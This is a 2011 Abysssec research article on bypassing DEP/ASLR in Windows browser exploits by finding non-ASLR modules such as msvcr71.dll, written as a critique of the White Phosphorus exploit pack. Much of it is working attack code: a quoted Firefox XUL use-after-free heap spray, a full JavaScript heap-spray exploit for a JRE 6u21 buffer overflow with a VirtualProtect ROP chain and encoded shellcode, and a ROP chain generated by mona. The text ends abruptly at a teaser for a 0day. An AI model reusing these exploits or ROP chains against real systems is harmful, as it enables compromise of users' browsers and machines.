Abysssec Research

The Arashi (A.K.A Storm)

(Or how to make money and impress peoples from public exploitation methods)

Authors:

Abysssec (Shahin [at] abysssec.com)

Twitter: @abysssec

Snake (Shahriyar.j [at] gmail.com)

Twitter: @ponez

Contents

Introduction and warning:

This article contains some shocking news so don't read it more if you have weak heart!

The Story of Sayonara

The story began from starting White Phosphorus (WP) not wordpress so please don't confuse them. They told everyone they worked hard (month) on a GENERIC method for DEP/ASLR bypass.

Posted by
White Phosphorus

Posts:
14
Registered at:
2010-06-01 17:21:51

2011-04-11 05:33:41 - **White Phosphorus Exploit Pack V1.11 April 2011**

```
##########################################################################
## White Phosphorus Exploit Pack
## Version 1.11 Release
##########################################################################

April 2011

Version 1.11 of the White Phosphorus exploit pack is now ready, and contains
5 new exploit modules.

The total number of modules in the pack is now 87, with a mixture of both
remote and client side modules. For a full list of the pack contents
please contact sales@immunityinc.com

- Highlighted Modules -

We have been working hard this month on a new ASLR/DEP bypass technique
that works against IE8 and IE9. Looking forward to seeing this put to use
in some modules in the coming months.

In the meantime this pack includes an exploit for RealWin SCADA Server
On_FC_RFUSER_FCS_LOGIN Remote Overflow and a recent exploit for VLC player.

- Want To Know More -

Existing clients can download the new version using the original
download instructions.

Check out the products page on the Immunity website
http://www.immunityinc.com/products-whitephosphorus.shtml
```

After a few months Metasploit starts a funny and cool program called exploit bounty. And we used one of exploits that we already had just a bit of help. So we just port our html one to ruby and post it to MSF after a few hours. HD Moore gave final confirmation and deleted the MSF Module!

So just 30 minutes after this occurrence we released two more reliable and really more customized exploits with totally different ROP/SPARY to make peoples sure this exploit is totally easy to develop and there is lots of ways to do this!

http://www.exploit-db.com/exploits/17419/

Also keep in mind the PoC where public with great note about exploitation and range of Spray!

```
---------------------
Vulnerability details
---------------------

View of XUL <tree> element exposes "selection" attribute. This in turn
allows user to setup custom tree box object. One of |nsTreeSelection|
methods is invalidateSelection(). From
layout/xul/base/src/tree/src/nsTreeSelection.cpp:

nsTreeSelection::InvalidateSelection()
{
  if (mFirstRange)
    mFirstRange->Invalidate();
  return NS_OK;
}

|mFirstRange| is defined as pointer to |nsTreeRange| struct.

struct nsTreeRange
{
  ...
  void Invalidate() {
    if (mSelection->mTree)
      mSelection->mTree->InvalidateRange(mMin, mMax);
    if (mNext)
      mNext->Invalidate();
  }
  ...
}

If execution of our custom made method invalidateRange() causes
destruction of all ranges withing selection (including |nsTreeRange|
instance which code is being executed at the moment), |this| in the
context of |Invalidate()| will be referring to already freed memory. In
other words: value of |mNext| is under attackers' control.



  sel.tree = {
    invalidateRange: function(s,e) {
      sel.tree = null;
      sel.clearSelection();

      var container = new Array();
      var addr = unescape("%u0a0a%u0a0a");

      var shellcode = unescape("%u9090%u9090"); // +

      var big = addr;
        while (big.length < 0x100000)
      big += big;
      var len = big.length - shellcode.length - 1;
      for (i = 0; i < 150; ++i)
        container.push(big.substring(0, len) + shellcode);
```

```
      var block = addr;
      while (block.length < 8)
        block += block;
      for (var i = 0; i < 1024*8; ++i)
         container.push(block + addr);
    }
  }

This will remove the tree and replace the object with 0x0a0a0a0a. Its
not 100% reliable, but it is a working exploit up to the DEP evasion.
```

Well but the story has not been done here we saw some really more great things!

http://www.whitephosphorus.org/sayonara.txt

WP called the super public DEP/ASLR method as their method! And also Dave published a Post in DD called The White Phosphorus Exploit Pack - good enough to steal! WOW!

http://comments.gmane.org/gmane.comp.security.dailydave/4530

Ok now from this section we teach you how to find similar and better methods than used in WP and don't even spend **1 cent** for it.

Also don't forget using MSVCR71.dll in NOT even found by us and where used publicly on tens of exploits!

Just you should check:

http://goo.gl/J1Mx

Check page 19 case study #2.

metasploit exploit using this method:

http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/windows/browser/java_docbase_bof.rb

These addresses are from the bundled msvcr71.dll from JRE 6u21
7c340000 7c396000 MSVCR71 (export symbols) C:\Program Files\Java\jre6\bin\MSVCR71.dll
Loaded symbol image file: C:\Program Files\Java\jre6\bin\MSVCR71.dll
Image path: C:\Program Files\Java\jre6\bin\MSVCR71.dll
Image name: MSVCR71.dll
Timestamp: Fri Feb 21 07:42:20 2003 (3E561EAC)
CheckSum: 0005F1E9
ImageSize: 00056000
File version: 7.10.3052.4
Product version: 7.10.3052.4

Narly page on this:

```
http://code.google.com/p/narly/
7c340000 7c396000 MSVCR71              /SafeSEH ON  /GS           C:\Program
Files\Java\jre6\bin\MSVCR71.dll
```

And just google it a bit more you will find some usage of MSVRC71.dll even before WP exits! So how they called it their own method? Now let's start to talk about finding ALSR bypass methods and how you don't even need HARD work for a month!

First Method: ASLR Bitter

ASLR Bitter is the name of a tool we've developed more than one year ago. Coding such thing is really easy and it took only 30 minutes or so! All it does is running an executable, taking snapshot of all loaded modules and saving it in the file! You just need an additional diffing tools to finding non-aslr modules. It does all the other works automatically for you!

```
// dirty code for getting snapshot of all loaded modules of specific application
// ASLR Bitter will help you to make money from public methods! :>
#include "stdafx.h"
#include <Windows.h>
#include <tlhelp32.h>

typedef struct _ERRORINFO {
  DWORD dwErrorNum;
  CHAR ErrorMsg[256];
  CHAR *CompletErrorMsg;
} ERRORINFO, *PERRORINFO;


void
reportErrorEx ( CHAR *Msg,
                        DWORD dwErrorNumber,
                        PERRORINFO ErrorInfo);

void
reportError ( CHAR *Msg,
                      PERRORINFO ErrorInfo );

BOOL
StartExecution(CHAR *szExePath,
                        CHAR *szFileName,
               PERRORINFO _ErrorInfo);
BOOL
ListProcessInfo(CHAR *szFileNames,
                            PERRORINFO _ErrorInfo);

CHAR szResultFilePath[MAX_PATH];

int main(int argc,char **argv)
{
       ERRORINFO err;
       err.dwErrorNum = 0 ;
       if ( argc < 3 )
```

```
	{
		printf("USAGE : [Application Path] [Executable Name]\n");
		printf("Ex:\n\t \"C:\\Windows\\System32\\calc.exe\" calc.exe");
		return FALSE;
	}

	StartExecution( argv[1], argv[2], &err);

	if ( err.dwErrorNum != 0 )
		printf("%s\n",err.CompletErrorMsg);

	return 0;
}

void
reportError ( CHAR *Msg,
			PERRORINFO ErrorInfo)
{
	ErrorInfo->dwErrorNum = GetLastError();
    reportErrorEx( Msg,
			GetLastError(),
				ErrorInfo);
}

void
reportErrorEx ( CHAR *Msg,
			DWORD dwErrorNumber,
			PERRORINFO ErrorInfo)
{
	BOOL bErrorHandle;
	HMODULE hErrorDllHandle;

	ErrorInfo->dwErrorNum = dwErrorNumber;
	bErrorHandle = FormatMessage( FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
					NULL,
						ErrorInfo->dwErrorNum,
						MAKELANGID(LANG_NEUTRAL,SUBLANG_DEFAULT),
						ErrorInfo->ErrorMsg,
						256,
						NULL);
	if ( bErrorHandle == FALSE )
	{
		// load library and check the error again for network related errors
		hErrorDllHandle = LoadLibraryEx("netmsg.dll",
						NULL,

DONT_RESOLVE_DLL_REFERENCES);
		if ( hErrorDllHandle != NULL )
		{
			bErrorHandle = FormatMessage( FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
					NULL,
						ErrorInfo->dwErrorNum,

MAKELANGID(LANG_NEUTRAL,SUBLANG_DEFAULT),
						ErrorInfo->ErrorMsg,
						256,
```

```
                                                        NULL);
                }
        }
        if ( bErrorHandle == FALSE )
        {
                strcpy(ErrorInfo->ErrorMsg,"Unknown Error");
        }

        // allocate memory for completed error message
        ErrorInfo->CompletErrorMsg = (CHAR *) GlobalAlloc( GMEM_FIXED,
                                                           512 );
        sprintf( ErrorInfo->CompletErrorMsg ,"[!] ERROR : %s failed with error %d (%s)\n",
Msg, ErrorInfo->dwErrorNum, ErrorInfo->ErrorMsg );
        //snprintf instead ?
}

BOOL
ListProcessInfo(CHAR *szFileNames,
                           PERRORINFO _ErrorInfo)
{
        HANDLE hProcessSnapShotHandle;
        HANDLE hModuleSnapShotHandle;
        HANDLE hFileHandler;
        CHAR szFileName[MAX_PATH];
        CHAR szInfoString[MAX_PATH];
        CHAR szCurrentDir[MAX_PATH];
        PROCESSENTRY32 SnapStruct;
        MODULEENTRY32 ModuleSnapStruct;
        SYSTEMTIME TimeForFile;
        DWORD dwWriteFile;
        DWORD i;
        BOOL bProcessFlag = FALSE;
        BOOL bSnapedOut = FALSE;

        GetLocalTime( &TimeForFile );
        GetCurrentDirectory( MAX_PATH, szCurrentDir);
        sprintf(szFileName,"%s//Snap-
[%d~%d~%d][%d~%d~%d~%d].txt",szCurrentDir,TimeForFile.wYear,TimeForFile.wMonth,TimeForFil
e.wDay,TimeForFile.wHour,TimeForFile.wMinute,TimeForFile.wSecond,TimeForFile.wMillisecond
s);

        hFileHandler = CreateFile( szFileName,
                                   GENERIC_WRITE,
                                   0,
                                                NULL,
                                                CREATE_ALWAYS,
                                                FILE_ATTRIBUTE_NORMAL,
                                                NULL);

        if ( hFileHandler == INVALID_HANDLE_VALUE )
        {
                reportError("CreateFile",
                        _ErrorInfo);
                return FALSE;
        }

        SnapStruct.dwSize = sizeof(PROCESSENTRY32);
        hProcessSnapShotHandle = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS,0);
```

```
	if ( hProcessSnapShotHandle == INVALID_HANDLE_VALUE )
	{
		reportError("CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS,...)",
_ErrorInfo);
		CloseHandle( hFileHandler );
		return FALSE;
	}

	if ( !Process32First( hProcessSnapShotHandle, &SnapStruct) )
	{
		reportError("Process32First", _ErrorInfo);
		CloseHandle( hProcessSnapShotHandle );
		CloseHandle( hFileHandler );
		return FALSE;
	}

	do
	{
			if ( !strcmp( SnapStruct.szExeFile, szFileNames ) )
			{
				bProcessFlag = TRUE;
				if ( bSnapedOut == TRUE )
					break;
			}

		if ( bProcessFlag == FALSE )
			continue;

		bSnapedOut = TRUE;
		sprintf(szInfoString,"PROCESS NAME: %s\n", SnapStruct.szExeFile);
		WriteFile( hFileHandler,
				szInfoString,
				   strlen(szInfoString),
				   &dwWriteFile,
				   NULL);

		if ( dwWriteFile != strlen(szInfoString) )
		{
			reportError("WriteFile", _ErrorInfo);
			CloseHandle( hProcessSnapShotHandle );
			CloseHandle( hFileHandler);
			return FALSE;
		}

		ModuleSnapStruct.dwSize = sizeof(MODULEENTRY32);
		hModuleSnapShotHandle = CreateToolhelp32Snapshot( TH32CS_SNAPMODULE ,
SnapStruct.th32ProcessID);

		if ( hModuleSnapShotHandle == INVALID_HANDLE_VALUE )
		{
			reportError("CreateToolhelp32Snapshot( TH32CS_SNAPMODULE,...)",
_ErrorInfo);
			if ( GetLastError() == 5 )
				continue;
			CloseHandle( hProcessSnapShotHandle );
			CloseHandle( hFileHandler);
			return FALSE;
```

```
		}

		if ( !Module32First( hModuleSnapShotHandle, &ModuleSnapStruct ) )
		{
			reportError( "Module32First", _ErrorInfo);
			CloseHandle( hProcessSnapShotHandle );
			CloseHandle( hModuleSnapShotHandle );
			CloseHandle( hFileHandler);
			return FALSE;
		}

		do
		{
			SecureZeroMemory( szInfoString , MAX_PATH );
			sprintf(szInfoString,"MODULE NAME: %s ~~~ MODULE BASEADDRESS:
0x%.08X\n", ModuleSnapStruct.szModule , ModuleSnapStruct.modBaseAddr);
			WriteFile( hFileHandler,
					szInfoString,
					strlen(szInfoString),
					&dwWriteFile,
					NULL);

			if ( dwWriteFile != strlen(szInfoString) )
			{
				reportError( "WriteFile", _ErrorInfo);
				CloseHandle( hProcessSnapShotHandle );
				CloseHandle( hModuleSnapShotHandle );
				CloseHandle( hFileHandler);
				return FALSE;
			}

		} while ( Module32Next( hModuleSnapShotHandle , &ModuleSnapStruct ) );

		bProcessFlag = FALSE;
		CloseHandle( hModuleSnapShotHandle );

	} while ( Process32Next( hProcessSnapShotHandle , &SnapStruct ) );

	CloseHandle( hProcessSnapShotHandle );
	CloseHandle( hFileHandler);
}


BOOL
StartExecution(CHAR *szExePath,
			CHAR *szFileName,
		PERRORINFO _ErrorInfo)

{
	STARTUPINFO si;
    PROCESS_INFORMATION pi;

	SecureZeroMemory( &si, sizeof(STARTUPINFO));
	SecureZeroMemory( &pi, sizeof(PROCESS_INFORMATION));
	si.cb = sizeof(STARTUPINFO);

	if ( !CreateProcessA(szExePath,
					NULL,
```

```
                                NULL,
                                NULL,
                                FALSE,
                                0,
                                NULL,
                                NULL,
                                &si,
                                &pi) )
                {
                        reportError("CreateProcess",
                                _ErrorInfo);
                        return FALSE;
                }
        Sleep(5000);
        ListProcessInfo(szFileName, _ErrorInfo);
        TerminateProcess( pi.hProcess, 0 );

        return TRUE;
}
```

We found a lot of really NOT PUBLISHED DEP/ASLR bypasses method (if we can call them bypass!) with it.

Let's list some of them:

MODULE NAME: libdispatch.dll ~~~ MODULE BASEADDRESS: 0x10000000

It loads in most of apple products including safari, iTunes and QuickTime.

MODULE NAME: MSGR3EN.DLL ~~~ MODULE BASEADDRESS: 0x3F100000

This one load in MS Office 2010 and is one of modules I used to exploit CVE-2010-3333 in MS Office 2010.

MODULE NAME: msxml5.dll ~~~ MODULE BASEADDRESS: 0x78800000

This one is for MS Office 2007, but it needs some tricks to getting it load ;) btw it is nice module.


MODULE NAME: nspr4.dll ~~~ MODULE BASEADDRESS: 0x10000000
MODULE NAME: plc4.dll ~~~ MODULE BASEADDRESS: 0x00020000
MODULE NAME: MSVCR71.dll ~~~ MODULE BASEADDRESS: 0x7C360000

This modules are from FF + JRE (FF modules are not any more non-aslr. And as we said there are lots of more modules I Found in major produces.)

Second Method: Process Explorer

MS says: “The Process Explorer display consists of two sub-windows. The top window always shows a list of the currently active processes, including the names of their owning accounts, whereas the information displayed in the bottom window depends on the mode that Process Explorer is in: if it is in handle mode you'll see the handles that the process selected in the top window has opened; if Process Explorer is in DLL mode you'll see the DLLs and memory-mapped files that the process has loaded. Process Explorer also has a powerful search capability that will quickly show you which processes have particular handles opened or DLLs loaded.”

Hmm, this is enough for finding non-aslr modules! Just open it up and select the process you want to check non-aslr modules!



You can use it for finding MSVCR71.dll in 1 minutes and just some close / open it will make you sure there is no relocation at all !

Narly Windbg Extension

Narly is windbg extension that is intended to be able to:

- list /SafeSEH, /GS, DEP, and ASLR info about all loaded modules
- search for ROP gadgets
- other misc utils

But as the project author said, current version only list info about loaded modules. That's enough! Just take look at some result:

```
0:018> !nmod
00400000 0049c000 IEXPLORE             /SafeSEH ON  /GS *ASLR      C:\Program Files\Internet
Explorer\IEXPLORE.EXE
010c0000 010c9000 Normaliz             /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\Normaliz.dll
022d0000 022f9000 msls31               /SafeSEH ON  /GS *ASLR *DEP C:\WINDOWS\system32\msls31.dll
1b000000 1b00c000 ImgUtil              /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\ImgUtil.dll
1b060000 1b06e000 pngfilt              /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\pngfilt.dll
20000000 202c5000 xpsp2res             NO_SEH
C:\WINDOWS\system32\xpsp2res.dll
3cea0000 3d450000 mshtml               /SafeSEH ON  /GS *ASLR *DEP C:\WINDOWS\system32\mshtml.dll
3d930000 3da16000 WININET              /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\WININET.dll
3dfd0000 3e1b8000 iertutil             /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\iertutil.dll
3e1c0000 3ec54000 IEFRAME              /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\IEFRAME.dll
42070000 4209f000 iepeers              /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\system32\iepeers.dll
439b0000 439f0000 ieproxy              /SafeSEH ON  /GS *ASLR *DEP C:\Program Files\Internet
Explorer\ieproxy.dll
451f0000 451f6000 xpshims              /SafeSEH ON  /GS *ASLR *DEP C:\Program Files\Internet
Explorer\xpshims.dll
5ad70000 5ada8000 uxtheme              /SafeSEH ON  /GS
C:\WINDOWS\system32\uxtheme.dll
5b860000 5b8b4000 NETAPI32             /SafeSEH ON  /GS
C:\WINDOWS\system32\NETAPI32.dll
5d090000 5d127000 comctl32_5d090000    /SafeSEH ON  /GS
C:\WINDOWS\system32\comctl32.dll
606b0000 607bd000 ESENT                /SafeSEH ON  /GS            C:\WINDOWS\system32\ESENT.dll
63380000 63434000 jscript              /SafeSEH ON  /GS *ASLR *DEP
C:\WINDOWS\System32\jscript.dll
662b0000 66308000 hnetcfg              /SafeSEH ON  /GS
C:\WINDOWS\system32\hnetcfg.dll
6d440000 6d44c000 jp2ssv               /SafeSEH ON  /GS            C:\Program
Files\Java\jre6\bin\jp2ssv.dll
6dae0000 6daf2000 jqs_plugin           /SafeSEH ON  /GS            C:\Program
Files\Java\jre6\lib\deploy\jqs\ie\jqs_plugin.dll
...
[ SNIIPED ]
...
Unloaded modules:
6cd00000 6cd00000 sqmapi.dll

*DEP/*ASLR means that these modules are compatible with ASLR/DEP
```

Mona / PVEFindAddr

Both mona and PVEFindAddr can do it this HARD work for you in one or two minutes.

```
Output generated by mona.py v1.0
  Corelan Team - http://www.corelan.be
================================================================================
  OS : windows, release 6.1.7600
  Process being debugged : msvcr71 (pid 2760)
================================================================================
  2011-06-22 08:56:18
--------------------------------------------------------------------------------
 Module info :
--------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename
& Path
--------------------------------------------------------------------------------
 0x7c340000 | 0x7c396000 | 0x00056000 | False  | True    | False |  False   | False  | 7.10.3052.4
[msvcr71.dll] (C:\Users\Administrator\Desktop\msvcr71.dll)
 0x00400000 | 0x00460000 | 0x00060000 | False  | False   | False |  False   | False  | -1.0-
[LOADDLL.EXE] (C:\Program Files\Immunity Inc\Immunity Debugger\LOADDLL.EXE)
 0x77da0000 | 0x77daa000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[LPK.dll] (C:\Windows\system32\LPK.dll)
 0x77ba0000 | 0x77cdc000 | 0x0013c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
 0x77160000 | 0x7722c000 | 0x000cc000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
 0x75fa0000 | 0x75fea000 | 0x0004a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
 0x77950000 | 0x779ed000 | 0x0009d000 | True   | True    | True  |  True    | True   |
1.0626.7600.16385 [USP10.dll] (C:\Windows\system32\USP10.dll)
 0x77d10000 | 0x77d5e000 | 0x0004e000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[GDI32.dll] (C:\Windows\system32\GDI32.dll)
 0x77380000 | 0x77420000 | 0x000a0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)
 0x77680000 | 0x77754000 | 0x000d4000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[kernel32.dll] (C:\Windows\system32\kernel32.dll)
 0x74c10000 | 0x74c50000 | 0x00040000 | True   | True    | True  |  True    | True   | 6.1.7600.16385
[uxtheme.dll] (C:\Windows\system32\uxtheme.dll)
 0x76f10000 | 0x76fbc000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385
[msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
```

```
 0x77270000 | 0x77311000 | 0x000a1000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
 0x746c0000 | 0x746d3000 | 0x00013000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
 0x75c40000 | 0x75c4c000 | 0x0000c000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
 0x77760000 | 0x778bc000 | 0x0015c000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[ole32.dll] (C:\Windows\system32\ole32.dll)
 0x77db0000 | 0x77dc9000 | 0x00019000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
 0x76e40000 | 0x76f09000 | 0x000c9000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[USER32.dll] (C:\Windows\system32\USER32.dll)
 0x77cf0000 | 0x77d0f000 | 0x0001f000 | True   | True   | True  |  True   | True   | 6.1.7600.16385
[IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
--------------------------------------------------------------------------------------------------------------------------------

 VirtualProtect register structure (PUSHAD technique)
 ----------------------------------------------------
   EAX = NOP (0x90909090)
   ECX = lpOldProtect (Writable ptr)
   EDX = NewProtect (0x40)
   EBX = Size
   ESP = lPAddress (automatic)
   EBP = ReturnTo (ptr to jmp esp - run '!mona jmp -r esp -n -o')
   ESI = ptr to VirtualProtect()
   EDI = ROP NOP (RETN)


 VirtualProtect() 'pushad' rop chain
 -----------------------------------
         rop_gadgets =
                 [
                         #couldn't find rop gadgets to pickup virtualprotect
                         0x????????,     # couldn't find a way to pickup a pointer to jmp esp into ebp
                         0x7c345c30,     # ptr to 'push esp #  ret ' (from msvcr71.dll)
                         0x7c354901,     # POP EBX # RETN (msvcr71.dll)
                         0x00000201,     # <- change size to mark as executable if needed (-> ebx)
                         0x7c34d201,     # POP ECX # RETN (msvcr71.dll)
                         0x7c38b000,     # RW pointer (lpOldProtect) (-> ecx)
                         0x7c34b8d7,     # POP EDI # RETN (msvcr71.dll)
                         0x7c34b8d8,     # ROP NOP (-> edi)
                         0x7c344f87,     # POP EDX # RETN (msvcr71.dll)
                         0x00000040,     # newProtect (0x40) (-> edx)
                         0x7c346c0a,     # POP EAX # RETN (msvcr71.dll)
                         0x90909090,     # NOPS (-> eax)
                         0x7c378c81,     # PUSHAD # ADD AL,0EF # RETN (msvcr71.dll)
                 # rop chain generated by mona.py
                 # note : this chain may not work out of the box
```

```
                    # you may have to change order or fix some gadgets,
                    # but it should give you a head start
                    ].pack("V*")


 In case you need it, this is how you can pickup ESP into a register :
                              0x7c348b05,     #  # XCHG EAX,ESP # RETN (msvcr71.dll)
```

Ropping this fun DLL

This is our rop for JRE 6u21 OBJECT tag "launchjnlp"/"docbase" Param Buffer Overflow Vul. Very sample.

```
var block = unescape("%u0C0C%u0C0C"+// __in   LPVOID lpAddress, <---------------------------------------------------
             "%u0400%u0000"+// __in   SIZE_T dwSize,                                     |
                                          "%u0040%u0000"+// __in   DWORD flNewProtect,
|
                                          "%u0D0D%u0D0D"+// __out  PDWORD lpflOldProtect ---
|
                                          "%u0C44%u0C0C"+//  --------------                              |
|
                                          "%u0C30%u0C0C"+//           | J N        |                           |
                                          "%uDEAD%uBEEF"+//           | U K        |                           |
                                          "%uCAFE%uBABE"+//  --------------            |                           |
                  /*  -------- */"%u0c44%u0c0c"+// <------------------------------                    |
                  /* |                  //                                                   |
                    --------> //mov eax, fs:[0x8]                                            |
                               //mov esp,eax                                                  |
                                          //add esp,400h -------------------------------------------                 |
*/
                                          "%uA164%u0008%u0000%uE08B%uc481%u0400%u0000" + //       |
|
            // PWNAGE PAYLOAD ( calc ) !!! <-----------------------------                        |

"%uc7d9%u7eb8%ucf5d%ud9a7%u2474%u2bf4%u5ac9%u33b1%u4231%u0317%u1742%ubc83%u2d59%ubc52%u388a"
/*|*/+"%u3c9d%u5b4b%ud917%u497a%uaa43%u5d2f%ufe07%u16c3%uea45%u5a50%u1d42%ud1d0%u10b4%ud7e1%ufe7
8%u7921%ufc05%u5975%ucf34%u988b%u2d71%uc863%u3a2a%ufdd6%u7e5f%ufceb%uf58f%u8753%uc9aa%u3d20%u19b4
%u4a98%u81fe%u1592%ub0df%u4677%ufb23%ubdfc%ufad7%u8fd4%ucd18%u4318%ue227%u9d94%uc46f%ue846%u379b
%uebfa%u4a5f%u7920%uec42%ud9a3%u0da6%ubf67%u012d%ucbcc%u056a%u18d3%u3101%u9f58%ub0c6%u841a%u99c2
%ua5f9%u4753%udaaf%u2f84%u7f10%uddce%uf945%u8b8d%u8b98%uf2ab%u939b%u54b3%ua2f4%u3b38%u3a83%u78eb
%u717b%u28b6%udc14%u6922%udf79%uad98%u5c84%u4d29%u7c73%u4858%u3a3f%u20b0%uaf50%u97b6%ufa51%u76d4
%u66c2%u1d35%u0c62%u4149"
                                          ); //                                                |
 // Making shellcode lenght aligned                                          |
 while(block.length < 0x1EC ) { //                                          |
  block += unescape("%u0000");//                                             |
        } // -------------------------------------------------------------------------------              |
  block += unescape("%u4343%u4343"+                               // |                |
                  "%u4343%u4343"+                              // |                |
                                          "%u4343%u4343"+                        // |                |
                                          "%u4343%u4343"+                        // |                |
                                          "%u4343%u4343"+                        // | JUNK :D            |
                                          "%u4343%u4343"+                        // |                |
                                          "%u4343%u4343"+                        // |                |
                                          "%u4343%u4343"+                        // |                |
                                          "%u4343%u4343"+                        // |                |
          // -------------------------------------------------------------------------------                    |
```

```
                                                    "%u28dd%u7c35"); // CALL DWORD PTR DS:[<&KERNEL32.VirtualPro> -------
----------------------------^
  // new heap with 0x20000 maximum allocation size
  heap = new heapLib.ie(0x20000);
  // builing the block
  while(block.length < 0x80000)
    block += block;
  // absolute !
  finalspray = block.substring(2, 0x80000 - 0x21);
  // allocation time ;)
  for(var i = 0; i < 350; i++)
  {
    heap.alloc(finalspray);
  }
}
```

Also it's possible to use a super sample ROP and here is it!

```
////////////// ROP //////////////////
        var rop =  unescape("%uee3a%u6d6b");     //  mov     eax,dword ptr [eax]
6d6c227c={kernel32!VirtualProtect}
        rop +=  unescape("%ua661%u6d6b");       //  call    eax {kernel32!VirtualProtect}
        rop +=  unescape("%u0000%u1100%u2000%u0000%u0040%u0000%uF000%u6d6c");     //
Arguments for VirtualProtect
        rop +=  unescape("%u4141%u4141%u0078%u1100");   // Return to Shellcode
```

4 line that's all. So Roping this DLL is very hard huh?

Now let's talk about your bonus / our service for you because of reading this article.

First 0day tatsumaki:

